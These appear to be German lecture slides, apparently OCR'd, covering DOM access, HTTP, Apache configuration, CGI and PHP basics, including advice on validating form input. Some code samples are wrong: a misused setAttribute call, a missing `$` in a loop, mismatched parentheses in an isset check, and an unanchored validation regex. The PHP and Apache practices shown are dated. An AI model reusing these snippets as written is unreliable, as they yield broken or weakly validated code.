Spezialisierung für HTML

Konkretisierung für Programmiersprachen

2.7.4 Dokument Objekt Modell

Hierarchie der Interfaces und Klassen



Zugriff auf Knoten über Kern-Klassen

DOM2 Core

- Ausgangspunkt ist `document` oder ein Element-Knoten
- Direkter Zugriff auf eindeutiges Element per `id`

```
Knoten = document.getElementById("xyz")
```

  - jedes benötigte HTML-Element mit eindeutiger `id` bezeichnen
- Zugriff auf Elemente aus Collection mit demselben Tag

```
Knoten = document.getElementsByTagName("h3")[2]
```

- Zugriff auf Elemente aus Collection mit demselben `name`

```
Knoten = document.getElementsByName("abc")[0]
```

  - nicht jedes Tag darf `name` haben
  - evtl. mehrere Elemente mit demselben `name` (vgl. Radiobuttons)

nur für document; DOM2 HTML

- *alle Varianten liefern einen HTML-Element-Knoten ab*

Zugriff auf Knoten über HTML-Collections

DOM2 HTML

- die Klassen HTMLxxx haben die althergebrachten Collections
  - HTMLDocument: images, applets, links, forms, anchors
  - HTMLFormElement: elements
- Anwendungsbeispiel

```
MeinFormular = document.forms["Anmeldung"];
MeinFormular.elements["Eingabe"].value = 0;
```

- aus diesen Collections kann per id oder per name ausgewählt werden
  - `"Anmeldung"` und `"Eingabe"` können in HTML als id oder als name eingetragen sein
    - id hat Vorrang
    - name ist nur bei manchen Tags zulässig

name-Attribut versus id-Attribut

- name ist nur bei *manchen* Tags zulässig
  - muß nicht eindeutig sein
    - bei Radiobuttons: Gruppenbildung über denselben Namen
  - wird für verschiedene Zwecke eingesetzt
    - <a> Sprungmarke
    - <input> Parametername für CGI
    - <img> Identifikation in Collection
- id ist bei *allen* Tags zulässig
  - muß dateiweit eindeutig sein
  - ist gedacht für eindeutige Knotenadressierung im DOM
- für Knotenadressierung id bevorzugen
  - name ist dafür nur aus Kompatibilitätsgründen noch zulässig; in DOM2 Core nicht enthalten

Weitere Möglichkeiten zum Zugriff auf Knoten

speziell beim *Aufruf* von Handlerfunktionen:

- this verweist auf das Element, in dem der Code steht

```
<div onclick="Verbergen(this);"> ... </div>
```

  - nur gültig innerhalb eines HTML-Tags
  - innerhalb einer Funktion, die zu einer Klasse gehört, verweist this auf das Objekt, auf das die Funktion gerade angewandt wird

veraltete Methode für *manche* Objekte: nicht standard-konform

- wahlfreier Zugriff ohne Nennung der Collection unter Verwendung des *name*-Attributs

```
document.MeinFormular.Eingabe.value = "alt";
document.MeinBild.src = "bild.gif";
```

Baumoperationen über Kern-Klassen

DOM2 Core

- Die Klassen Node, Document und Element bieten Methoden zum Durchwandern und Manipulieren des Baums
- Erzeugung mit
  - `Document.createAttribute()` — Attributknoten
  - `Document.createElement()` — HTML-Elementknoten
  - `Document.createTextNode()` — Knoten für Textinhalt
- Eigenschaften — zum Durchwandern
  - `Node.attributes, Node.childNodes`
  - `Node.firstChild, Node.lastChild`
  - `Node.nextSibling, Node.previousSibling`
- Methoden — zur Strukturänderung
  - `Node.appendChild(...), Node.removeChild(...)`
  - `Element.setAttributeNode(...)`
  - `Element.removeAttribute(...)`

Zugriff auf Attribute

Sonderfall: `class` → `className`


- alle Attributwerte in DOM2 HTML sind Strings
- über Kern-Klassen (empfohlen) — DOM2 Core
  - jedes Attribut ist in einem eigenen Unterknoten gespeichert
  - Element.getAttribute und .setAttribute zum Zugriff auf bereits existierende Attributknoten (das sind alle HTML-Attribute)

```
var meinBild = document.images["BildId"];
meinBild.setAttribute("src") = "bild.gif";
```

  - (Attributknoten allokieren und in Baum einbauen nur für XML)
- über HTML-Klassen (kompakt) — DOM2 HTML
  - alle Klassen HTMLxxxElement haben ihre jeweiligen Attribute

```
var meinBild = document.images["BildId"];
meinBild.src = "bild.gif";
```

Zugriff auf Text



- von einem Tag eingeklammerter Text ist in eigenen Unterknoten gespeichert
  - der Text steckt dort im Attribut nodeValue
  - Änderung durch Zuweisung, aber unformatiert (ohne HTML-Tags)

Achtung: Netscape erzeugt auch für reinen whitespace einen Textknoten

```
<p id="Absatz">ein <em>wichtiger</em> Text</p>

var Absatz = document.getElementById("Absatz");
var ein = Absatz.firstChild.nodeValue;
var em = Absatz.firstChild.nextSibling;
var wichtiger = em.firstChild.nodeValue;
var Text= Absatz.lastChild.nodeValue;
```


Zugriff auf Styles

kann so verdeckt, aber nicht gelesen werden


- auf inline-Styles des HTML-Elements, nicht auf CSS-Datei

```
<p id="Hugo"
    style="font-size:12pt; font-weight:bold">
```

  - haben Vorrang vor CSS-Datei, vgl. Kaskadierungsregeln
- Werte sind Strings
  - Vorsicht bei Arithmetik; Strings enthalten px, %, pt, em
- Sonderregel für CSS Attributnamen im Skript
  - Bindestriche sind nicht zulässig in Bezeichnern; deshalb Bindestrich weglassen und nächsten Buchstaben groß: `fontSize, fontWeight`
- Style ist als Unterobjekt realisiert

```
document.getElementById("Hugo").
                style.fontSize = "14pt";
```

2.7.5 Zugriff auf DOM
DOM-Teilbäume zu
"Beispiele für ECMAScript und DOM"



3. Web Server

Client / Server, Pull / Push

- Server bietet Dienstleistung an
  - Dienste sind z.B. WWW, FTP, Mail
  - nimmt Anfragen entgegen, führt Anweisungen aus, liefert Daten
- Client nimmt Dienstleistung in Anspruch
  - initiiert dazu eine Verbindung mit dem Server
  - meistens "dichter am Benutzer" (Ausnahme X-Window-Systeme)
- Pull — dafür ist HTTP
  - Aktivität geht vom Client aus, Server reagiert nur
  - "klassischer" Stil der Kommunikation im Internet
- Push — hat sich im Internet bisher nicht durchgesetzt
  - Server übermittelt von sich aus (ungefragt) Daten
  - Broadcast Systeme, Channels, Abonnements

Hypertext Transfer Protocol (HTTP)

- einfaches Protokoll speziell für die Übertragung von Hypertext-Dokumenten über das Internet
  - regelt die Kommunikation zwischen WWW-Client und -Server
- Request / Response Verfahren über eine TCP-Verbindung
  - seit HTTP/1.1: mehrere Nachrichten über dieselbe Verbindung
  - einfacher Zugriffsschutz über IP-Adresse oder Passwort
- reines ASCII, Klartext, unverschlüsselt, zeilenorientiert
  - Browser ⇨ Server:

    `GET SP http://www.xyz.de/datei.html SP HTTP/1.1 CRLF`
  - Server ⇨ Browser:

    `HTTP/1.1 SP 200 SP OK CRLF`
    `Content-type: text/html CRLF CRLF`
    `<!DOCTYPE...><html>...</html>`

HTTP-Nachrichten

Browser ⇨ Server	Server ⇨ Browser
Request-Line: Methode, URL	**Response-Line:** Statusinformation
General-Header: (Cache-Control, Proxy-Info, Datum)	
Request-Header: Anforderungs- und Client-Information	**Response-Header:** Antwort- und Server-Information
Entity-Header: Information über Entity-Body (Komprimierung, Modifikationsdatum, Sprache, Länge)	
Entity-Body: Nutzinhalt (HTML-Datei)	

HTTP Request-Methoden

- Methoden sind die "Grundfunktionen" für Client-Requests
  - übermittelt in Nachrichten, mit Zusatzinformationen ergänzt
- **GET**: Web-Seite lesen
  - auch: wenige Daten an CGI-Prozeß übermitteln, vorzugsweise für Abfrage von Daten
  - HEAD: liefert dieselben HTTP-Header, aber ohne Web-Seite
- **POST**: Daten an CGI-Prozeß übermitteln
  - vorzugsweise für Speichern von Daten
  - auch Datei-Upload an CGI-Prozeß
- PUT: Web-Seite schreiben / ersetzen
  - DELETE: Web-Seite löschen
- OPTIONS, TRACE (loop-back)

HTTP Header (1)

- dienen dem Austausch von Hilfsinformationen zwischen Client und Server
- bestehen aus Namen und Wert, getrennt durch Doppelpunkt, abgeschlossen mit Zeilenende

```
Content-type: text/htmlCRLF
```

General Header

- Date
  - liefert den Zeitpunkt der Anforderung oder Antwort z.B. Sun, 01 Apr 2000 08:05:37 GMT
- Pragma
  - nocache: Antwort nicht aus Cache, sondern vom Server holen

HTTP Header (2)

Request Header

- If-Modified-Since
  - bei GET: fordert nur ein aktualisiertes Dokument an
- Referer
  - von welchem Dokument wurde auf das angeforderte verwiesen ?
- User-Agent
  - Informationen über den Browser (z.B. Mozilla/... für Netscape)

Response Header

- Server
  - Information über den Server z.B.: Apache/1.3.17 (Win32)
- WWW-Authenticate
  - verlangt vom Clienten eine Authentifizierung

HTTP Header (3)

Entity Header

- Content-Type
  - Typ des Nutzinhalts, z.B. Content-Type: text/html
- Content-Length
  - Länge des Inhalts in Bytes
- Content-Encoding
  - bei komprimierten Dokumenten, z.B. gzip
- Last-Modified
  - letzte Änderung des übertragenen Inhalts für Caching

HTTP Statusmeldungen

- Antwort vom Server in Response-Line:
  3-stellige Zahl (für Browser) und Klartext (für Benutzer)

- Information 100-101
- Erfolg 200-206
  - Anfrage erfolgreich bearbeitet
- Umleitung 300-307
  - der Client muß anderswo anfragen
- Fehler des Clienten 400-417
  - nicht gefunden, Zugriffsverletzung, Authentifikation erforderlich
- Fehler des Servers 500-505
  - interner Fehler, Service nicht verfügbar

Grundeinstellungen

www.covalent.net bietet dazu **Comanche**, einen teuren Konfigurator mit GUI

- Wurzelverzeichnis der Installation
```
ServerRoot "C:/Programme/Apache"
```
- Port, über das der Server kommuniziert
```
Port 80
```
- eMail-Adresse des Administrators für Probleme
```
ServerAdmin name@fbi.fh-darmstadt.de
```
- Wurzelverzeichnis für Dokumente (Alias kann auf anderes Verzeichnis zeigen)
```
DocumentRoot "C:/Programme/Apache/htdocs"
```
- mögliche Dateinamen der Startseite
```
<IfModule mod_dir.c>
    DirectoryIndex index.html index.php
</IfModule>
```

Log-Dateien

- Log-Datei für Fehlermeldungen
  `ErrorLog logs/error.log`
- Log-Datei für Zugriffe
  `CustomLog logs/access.log common`
- Woher kamen die Verweise ?
  `CustomLog logs/referer.log referer`
- Welche Browser wurden verwendet ?
  `CustomLog logs/agent.log agent`
- alles zusammen
  `CustomLog logs/access.log combined`
- eigenes Logging-Format definieren
  `LogFormat "Formatstring" Name`

Alias-Verzeichnisse

- Alias definiert die Abbildung URL ⇨ Verzeichnis
  - Dokumente können in anderen Verzeichnissen abgelegt werden als mit DocumentRoot festgelegt wurde
- ScriptAlias definiert die Abbildung URL ⇨ Verzeichnis für Server-Skripte
  - d.h. für Dateien, die nicht zum Client gesendet sondern im Server ausgeführt werden
- ```
  <IfModule mod_alias.c>
    Alias /manual/ "C:/Dokumentation/"
    Alias /user/ "C:/Benutzerverzeichnisse/"
    ScriptAlias /cgi-bin/ "C:/cgi-Skripte/"
    ScriptAlias /php/ "C:/php/"
  </IfModule>
  ```
  ```

Benutzer-Verzeichnisse

- Gliederung der Dokumente nach Benutzern
  - z.B. für persönliche Homepages
- Aufruf der Startseite mit ~Username
  - z.B. http://www.fbi.fh-darmstadt.de/~kreling
- ```
  <IfModule mod_userdir.c>
      UserDir "C:/Benutzerverzeichnisse/"
  </IfModule>
  ```
- Benutzer-Verzeichnisse werden i.a. von den Benutzern selbst gepflegt
  - eventuell mit eigenen .htaccess-Dateien
  - Zugriffsrechte gut überlegen und steuern mit `AllowOverride`

MIME-Types

http://www.iana.org/assignments/media-types/

- HTTP-Header kennzeichnet das beigefügte Dokument mit dessen MIME-Type Multipurpose Internet Mail Extension
- Server ermittelt MIME-Type aus Datei-Endung
  - Zuordnung gängiger Typen in /conf/mime.types
    `TypesConfig conf/mime.types`
  - zusätzliche Definitionen in /conf/httpd.conf
    `AddType application/vnd.ms-excel .csv`
  - Standardvorgabe, falls kein MIME-Type ermittelt werden kann
    `DefaultType text/plain` oder
    `DefaultType application/octet-stream`
- Browser entscheidet, wie das Dokument dargestellt wird
  - was nicht angezeigt werden kann wird zum Download angeboten
  - Netscape verwendet den übermittelten MIME-Type, Internet Explorer verwendet die Datei-Endung
  ```

Zusätzliche Features mittels `Options`

Options x y z setzt neu für dieses Verzeichnis; **Options +x -y** akkumuliert mit vererbten Options

- CGI-Skripten ausserhalb des ScriptAlias
  `ExecCGI`
- Verknüpfung zu anderen Verzeichnissen
  `FollowSymLinks` `SymLinksIfOwnerMatch`
- HTML-Vorverarbeitung mittels Server-Side Includes (SSI)
  `Includes` `IncludesNOEXEC`
- Inhaltsverzeichnis zeigen, wenn index.html fehlt
  `Indexes`
- Browser und Server verständigen sich über MIME-Type, Sprache und Codierung (content negotiation)
  `MultiViews`
- Standardeinstellung: alles außer MultiViews
  `All`

Zugriffsschutz in httpd.conf

Verzeichnisbezogener Schutz wird an Unterverzeichnisse vererbt

alles andere muß dann explizit freigegeben werden

- Standardeinstellung sehr restriktiv

```
<Directory />
    Options None                    keine sonstigen Options
    AllowOverride None              .htaccess wirkungslos
</Directory>
```

- Wurzelverzeichnis der Dokumente gezielt öffnen

```
<Directory "C:/Programme/Apache/htdocs">
    AllowOverride All               .htaccess wirksam
    Allow from all                  Wurzel freigeben
</Directory>
```

- Dateiname für verzeichnisspezifischen Schutz

```
AccessFileName .htaccess            definieren
<Files ~ "^\.ht">
    Deny from all                   und schützen
</Files>
```

Zugriffsschutz mit .htaccess-Dateien

kann vom Benutzer gepflegt werden

- bezieht sich auf das Verzeichnis, in dem .htaccess steht
- muß in httpd.conf freigegeben sein mit
  `AllowOverride All`

a) offen für die ganze Welt

```
Order Allow,Deny
Allow from all
```

b) im Web nicht verfügbar

```
Order Deny,Allow
Deny from all
```

ohne Leerstelle !

c) nur für bestimmte IP-Adressen

```
Order Deny,Allow
Deny from all
Allow from 141.100
```

Reihenfolge für "Mengen-operationen"

d) nur mit Passwort

```
AuthType basic
AuthName "Bereichsname"
AuthUserFile /dir/pw.sec
Require valid-user
```

wird angezeigt

an sicherem Ort

Sicherheit von Apache-Passwörtern

etwas besser: MD5 Digest (leider von Netscape nicht unterstützt)

- Basic Authentification wird quasi im Klartext übertragen und die HTML-Antwort ebenfalls
- Passwort wird im Browser gespeichert und bei jeder Seitenanforderung an denselben Server übermittelt
  - notwendig, weil HTTP zustandslos ist
- Username/Passwort ist im Server nur durch schwache Verschlüsselung geschützt

  ➔ nicht dasselbe Passwort für Website und Bankkonto verwenden !
- Webserver erkennt keine Einbruchsversuche durch Ausprobieren (mehrfach falsches Passwort eingegeben)
  - Betriebssysteme erkennen dies üblicherweise
  - allenfalls in Log-Datei erkennbar

Zugriffsrechte des Servers selbst

- Sicherheitsmaßnahme, falls Zugriffsrechte nicht sauber und vollständig definiert sein sollten
  - soll den Server selbst schützen, weniger die Dokumente
- Apache wird normalerweise vom User root gestartet
- Apache startet Child-Prozesse, die die Requests beantworten
- Child-Prozesse können eingeschränkte Zugriffsrechte haben
  - User und Group z.B. so konfigurieren, daß
    - nur die freigegebenen Verzeichnisse lesbar sind
    - nur das Nötigste via CGI schreibbar ist

CGI - Common Gateway Interface

- Schnittstelle zu Programmen, die per HTTP-GET oder -POSTaufgerufen werden können
  - über Hyperlinks oder durch Absenden von Formularen
  - können Daten auf dem Server speichern
  - können (datenabhängige) HTML-Datei als Antwort generieren
- Programmiersprache ist nicht vorgeschrieben
  - Unix Shell, Perl, PHP, C++, Visual Basic, ...
  - Interpretersprachen wie Perl und PHP ersparen Compilation auf Webserver (oft Unix-Maschine), so daß einfacher Upload genügt
- Anwendungsbeispiele:
  - Zugriffszähler, Gästebücher, Statistiken
  - Auswahl und Sortierung von Daten, Auskunftssysteme
  - Buchungssysteme, Online Shops

Ablauf einer CGI-Kommunikation

- Benutzer füllt HTML-Formular aus und klickt "Submit"
- Browser schickt Formulardaten mit HTTP-POST an ein CGI-Skript (Attribut "action" des Formulars)
- Server startet CGI-Skript als selbständiges Programm
  - CGI-Skript liest Formulardaten von `cin`
  - CGI-Skript liest/speichert Daten aus/in Datenbank oder Datei
  - CGI-Skript schreibt HTML-Antwort nach `cout`
  - CGI-Skript schreibt Fehlermeldungen nach `cerr` (werden vom Server in \logs\error.log geschrieben)
- Server überträgt cout-Strom wie HTML-Datei an Browser

Apache für CGI konfigurieren

- Skript-Verzeichnisse definieren
  - alle Dateien darin werden ausgeführt, nicht übertragen

```
ScriptAlias /cgi-bin/ "/apache/cgi-bin/"
ScriptAlias /php/ "/apache/php/"
```

- oder Datei-Endungen als ausführbar definieren
  - wenn Skripte in beliebigen Verzeichnissen liegen

```
AddHandler cgi-script .cgi
AddHandler cgi-script .pl
```

- dem MIME-Type eines Skripts den Pfad zum ausführbaren Programm zuordnen
  - d.h. "Dateien dieses Typs öffnen mit ..."

```
Action application/x-httpd-php /php/php.exe
```

Umgebungsvariablen (1)

Informationen zum Request

REQUEST_URI=/cgi-bin/CgiTest.exe?Name=&Kommentar=
SCRIPT_NAME=/cgi-bin/CgiTest.exe
HTTP_REFERER=http://localhost/CgiTestFormular.htm
HTTP_COOKIE=Keksname=Krümel; nochEinKeks=hart

sofern gesetzt

und je nach Methode

REQUEST_METHOD=**GET**
QUERY_STRING=Name=Hugo&Kommentar=BlaBla

oder

REQUEST_METHOD=**POST**
CONTENT_LENGTH=28
CONTENT_TYPE=application/x-www-form-urlencoded
QUERY_STRING=

*Formulardaten hier aus der Standardeingabe (**cin** in C++)*

Umgebungsvariablen (2)

Informationen über den Client (Browser)

HTTP_ACCEPT=image/gif, image/x-xbitmap, image/jpeg, */*
Liste der MIME-Typen, die der Browser darstellen kann
HTTP_ACCEPT_ENCODING=gzip, deflate
HTTP_ACCEPT_LANGUAGE=de
HTTP_CONNECTION=Keep-Alive
HTTP_USER_AGENT=Mozilla/4.0 (compatible; MSIE 5.5)
HTTP_HOST=192.168.0.1
REMOTE_ADDR=192.168.0.11
REMOTE_PORT=1029

Umgebungsvariablen (3)

Informationen über den Server

DOCUMENT_ROOT=/apache/htdocs
SCRIPT_FILENAME=/apache/cgi-bin/cgitest.exe
SERVER_ADDR=192.168.0.1
SERVER_ADMIN=admin@xyz.de
SERVER_NAME=localhost
SERVER_PORT=80
SERVER_SIGNATURE=Apache/1.3.14 Server at localhost Port 80
SERVER_SOFTWARE=Apache/1.3.14 (Win32)
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1

Informationen über das Server-Betriebssystem

COMSPEC=C:\WINDOWS\COMMAND.COM
PATH=C:\WINDOWS;C:\WINDOWS\COMMAND
WINDIR=C:\WINDOWS

Codierung von Formulardaten

- Umgebungsvariable sind grundsätzlich Strings
- Name und Wert eines Formularelements werden durch Gleichheitszeichen = getrennt
- Leerzeichen innerhalb des Werts werden durch Pluszeichen + ersetzt
- die Name/Wert-Paare mehrerer Formularelemente werden durch & getrennt.
- Sonderzeichen, Umlaute etc. werden durch das Prozentzeichen % und 2 Hexadezimal-Ziffern dargestellt
- die hier aufgeführten Sonderzeichen = + & % werden in Namen und Werten ebenfalls hexadezimal codiert

Untypische CGI-Aufrufe

- direkte Eingabe der URL im Browser zwecks Test
- über einen Hyperlink
  - `<a href="/cgi-bin/prtenv.pl">Text</a>`
  - ohne Daten oder mit festen Daten
- sofortiger automatischer Aufruf beim Laden einer Seite
  - `<img src="/cgi-bin/script.pl">`
  - http://www.netstatistik.de/ funktioniert so
- verzögerter automatischer Aufruf beim Laden einer Seite
  - `<meta http-equiv="refresh" content="3; URL=/cgi-bin/script.pl">`
    d.h. nach 3 Sekunden die neue URL aufrufen

Apache für PHP konfigurieren

- PHP unter Verwendung des CGI
  - PHP-Installationsverzeichnis zum Skript-Verzeichnis erklären:
    `ScriptAlias /php/ "/apache/php/"`
  - PHP-Interpreter für Dateien mit MIME-Type PHP aufrufen:
    `Action application/x-httpd-php /php/php.exe`
  - MIME-Type PHP der Datei-Endung .php zuordnen:
    `AddType application/x-httpd-php .php`
  - auch index.php als Startseite zulassen:
    `DirectoryIndex index.php`
  - nicht nötig für Verzeichnisse mit PHP-Dateien
    `Options ExecCGI`
- effizienter: PHP als Apache-Module
  - wird eingebunden, wenn Apache compiliert wird

PHP-Dateien können in jedem Dokument-Verzeichnis liegen

Primitives Beispiel

```
<?php   header ("Content-type: text/html");   ?>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
    "http://www.w3.org/TR/html4/strict.dtd">
<html>
<head>
  <meta http-equiv="Content-Type"
        content="text/html; charset=iso-8859-1">
  <title>Hello World</title>
</head>
<body>
  <p> Hello
<?php
    echo "World</p>";
?>
</body>
</html>
```


PHP und HTML mischen

- eine PHP-Datei ist ein Programm für den PHP-Interpreter
  - und nicht etwa eine HTML-Seite für den Browser
  - die Ausgabe des Interpreters ist typischerweise eine HTML-Seite
- Text außerhalb der Klammern `<?php ... ?>` — XHTML-konform
  wird direkt in die Ausgabe kopiert
  - "reiner HTML-Code" innerhalb einer PHP-Datei ist in Wirklichkeit eine sehr kompakte Ausgabeanweisung (entspricht `echo`)
  - auch Leerstellen und Leerzeilen werden in die Ausgabe kopiert
  - weitere Schreibweisen für die Klammer
    `<? ... ?>` `<?= $Variable ?>` `<% ... %>`
    `<script language="php"> ... </script>`
- 2 Modi: "PHP ausführen" und "HTML kopieren"
  - zu Beginn der Datei ist der Interpreter im Modus "HTML kopieren"

PHP Crashkurs

- besondere Stärke in der Kombination mit HTML
- Syntax, Operatoren und Steueranweisungen ähnlich C++
- nicht typisiert ähnlich JavaScript
  - Funktionsdeklaration mit function
  - keine Variablendeklaration
  - float, nicht double
- alle Variablennamen beginnen mit `$`
- Konstantendefinition für Skalare (ohne `$`)

```
define ("GREETING", "Hello you.");
```

- äußerst reichhaltige (Funktions-) Bibliotheken

Strings

können beliebig lang sein

- flexible Schreibweise
  - in `"..."` dürfen auch einfache Variable vorkommen

```
echo ("<td>Anzahl: $Anzahl</td>");
```

  - Sonderzeichen wie in C++: `\n` `\t` `\"` `\\` `\$`
  - `'...'` ist ebenfalls möglich als Stringklammer, allerdings werden darin keine Variablen ausgewertet
  - damit sind "geschachtelte Strings" möglich, z.B. HTML-Attribute in PHP-Strings

```
echo ('<p class="Kopf">');
```

- Verkettung von Strings mit dem Operator `.`

```
$Begruessung = "Hallo ".$Name;
```

- Zugriff auf einzelne Character (beginnt bei 0)

```
$Zeichen = $MeinString{$Zeichenposition};
```

Ausgabe

- bei Start von Kommandozeile: Ausgabe auf Konsole
  bei Start vom Webserver: Antwort an Browser

```
echo ( string arg1 [, string argn...] );
print ( string arg );
int printf ( string format [, mixed args] );
```

  - echo und print sind gleichwertig
- HTML-Modus außerhalb von <?php ... ?> entspricht echo
- Ausgabepuffer leeren

```
void flush ();
```

  - ob der Server das weiterleitet ist damit nicht sichergestellt
  - normalerweise überflüssig

Assoziative Arrays

- dynamisch (variable Länge), keine Deklaration erforderlich
- wahlweise assoziativ oder indiziert (ähnlich JavaScript)
- Zugriff auf Elemente über Schlüssel (String) oder Index (Integer 0..count-1)

```
$arr[] = 5;              // hängt ans Ende an
$arr[3] = "xyz";         // Zugriff per Index
$map["abc"] = 0.05;      // Zugriff per Schlüssel
```

  - Abarbeitung indiziert:

```
for ($i=0; $i<count($arr); $i++)
  echo ($arr[i]);
```

  - Abarbeitung als Kollektion:

```
foreach($_ENV as $Schluessel => $Wert)
  echo (" $Schluessel = $Wert \n");
```

Zugriff auf Formulardaten

magic_quotes_gpc = Off (sonst wird " zu \")

PHP hat den QUERY_STRING bereits dekodiert

- PHP stellt globale assoziative Arrays bereit
  - Name des Formularelements dient als Index

erfordert "global"

```
if ( isset( $HTTP_POST_VARS["Elementname"] ))
   echo $HTTP_POST_VARS["Elementname"];
if ( isset( $_POST["Elementname"] ))
   echo $_POST["Elementname"];
```

- PHP bildet Formularelemente in globale Variable ab
  - sehr elegant für Schreibfaule, aber wartungsunfreundlich

```
if ( isset( $Elementname ))
   echo $Elementname;
```

  - und gefährlich: Elementname könnte gehackt sein; ein Hacker könnte so eine nicht-initialisierte Variable setzen

  - abschaltbar mit `register_globals = Off` in php.ini
- `isset` prüft jeweils, ob die Variable überhaupt existiert

Globale assoziative Arrays

`$_COOKIE`	Liste aller Cookies für diesen Server
`$_GET`	alle per GET übermittelten Formulardaten
`$_POST`	alle per POST übermittelten Formulardaten
`$_FILES`	Infos über mit POST hochgeladene Dateien
`$_ENV`	alle Umgebungsvariablen
`$_SERVER`	Umgebungsvariablen vom Server
`$_SESSION`	Sessionverwaltung, siehe dort
`$_REQUEST`	$_COOKIE und $_GET und $_POST (d.h. potenziell gefährliche Daten vom Client)
`phpinfo();`	generiert eine Übersicht als HTML-Seite

Strukturierung und Wiederverwendung

- typische Struktur: viele kleine Programme anstatt eines großen Programms mit vielen Funktionen
  - ein Formular benötigt oft 2 PHP-Seiten (Aufbau und Auswertung)
- benötigte Klassen oder Funktionen in eigene PHP-Datei und per include einbinden

```
require("Pfadname.php");
```

kleiner Nachteil: PHP muß immer mehrere Dateien öffnen

  - vergleichbar mit #include in C++
  - fehlende Datei bewirkt Abbruch bei require, Warnung bei include
  - kann in if-Anweisungen stehen und wird dann nur bedingt inkludiert
  - Dateiname kann Laufzeitausdruck sein, nicht nur eine Konstante
  - innerhalb der require-Datei wird im HTML-Modus begonnen !
- Variable sind "require-übergreifend" sichtbar

Formulare und Sicherheit

- wer weiß schon, welche Daten ein gehacktes Formular übermittelt ...
- deshalb nicht die übermittelten Parameter auswerten:

```
foreach ($_POST as $Name => $Wert)
   $Datensatz[$Name] = $Wert;
```

- sondern die erwarteten Parameter:

Syntax und Wertebereich überprüfen

```
if (isset ($_POST["ElemA"] &&
    istZahl($_POST["ElemA"]))
   $Datensatz["ElemA"] = $_POST["ElemA"];
Speichern ($Datensatz);
```

Überprüfung auf unerwünschte Zeichen

- am einfachsten mit regulären Ausdrücken

```
bool preg_match (string pattern, string subject);
```

Beispiele

- übliche Bezeichner-Syntax:

```
$isAlphaNum = preg_match(
                    "/^[a-zA-Z][a-zA-Z0-9_]+$/", $p);
```

  – prüft, ob Anfangsbuchstabe und der Rest in `a-zA-Z0-9_`

- Dezimalzahl mit Vorzeichen und max. 10 Ziffern:

```
$isDecimal = preg_match("/-{0,1}[0-9]{1,10}/", $p);
```

  – Minus darf 0 oder 1-mal auftreten, dann
  1 bis 10 Zeichen aus der Menge `0-9`

Sonderzeichen in Strings sprachübergreifend

- das Stringformat erfordert die Ersetzung mancher Sonderzeichen
  – Stringbegrenzer ist " und muß "escaped" werden
- in der Datenbank sollen Daten in "reiner Form" stehen
- übermittelte Formulardaten werden Strings für
  – HTML zum Anzeigen (ersetzt & < > " ')

```
$Wert = htmlspecialchars($Wert);
```

  – SQL zum Abspeichern (ersetzt " ')

```
$Wert = mysql_escape_string($Wert);
```

- JavaScript in HTML in PHP-echo:

```
echo("<p onclick=\"alert(&quot;Hallo&quot;);\">");
```

PHP ↓

Browser ↓

```
<p onclick="alert(&quot;Hallo&quot;);">
alert("Hallo");
```

`&quot;` in PHP wird in JavaScript zu `"`

Vorzeitiger Abbruch

- normalerweise endet ein PHP-Programm am Dateiende
  - vorzeitiger Abbruch bei Fehlern
- Abbruch mit Text-Meldung an Browser

```
die ("ungültiger Parameter");
```

- Abbruch mit Fehlercode

```
exit (5);
```

- in beiden Fällen HTML-Schachtelungsstruktur bedenken, wenn die Meldung ordentlich formatiert sein soll

Objektorientierung ?

- Klassen und Objekte ähnlich Java
  - Objekte werden ausschließlich mit `new` erzeugt und über Referenzen angesprochen
  - Attribute deklarieren mit: `var $Attribut;`
  - Basisklassenkonstruktor explizit aufrufen

    `parent::` bezeichnet Basisklasse

    `$this` verweist auf Objekt

    `->` für Zugriff auf Attribute (ohne `$`) und Methoden
- keine Mehrfachvererbung, keine Interfaces
- leider kaum genutzt in Bibliotheken, wohl aber in PEAR
  - Bibliotheken bestehen aus Gruppen von Funktionen
  - Musterbeispiel: herstellerunabhängige Kapselung des Datenbankzugriffs in PEAR

3.5.1 PHP Spezialitäten

Plattformunabhängigkeit ?

- ja: derselbe Interpreter für viele Betriebssysteme
- aber: jede Installation ist anders

  Abfragefunktionen in der Gruppe "PHP options & information"

  - sehr viele Features abhängig von Konfigutionsparametern in PHP.INI

    besser wäre: in der Anwendung
  - und / oder auch von Compiler-Schaltern beim Build
  - Abfragefunktionen in der Gruppe "PHP options & information"
- kein Problem, wenn der Interpreter nur eine Anwendung bedient
  - dann kann man ihn passend konfigurieren (muß natürlich bei PHP-Update bewahrt werden)
  - aber sehr nachteilig bei mehreren Anwendungen
- interessanter Weg zur Behinderung von Portabilität ! ☺

3.6 Datenbankanbindung

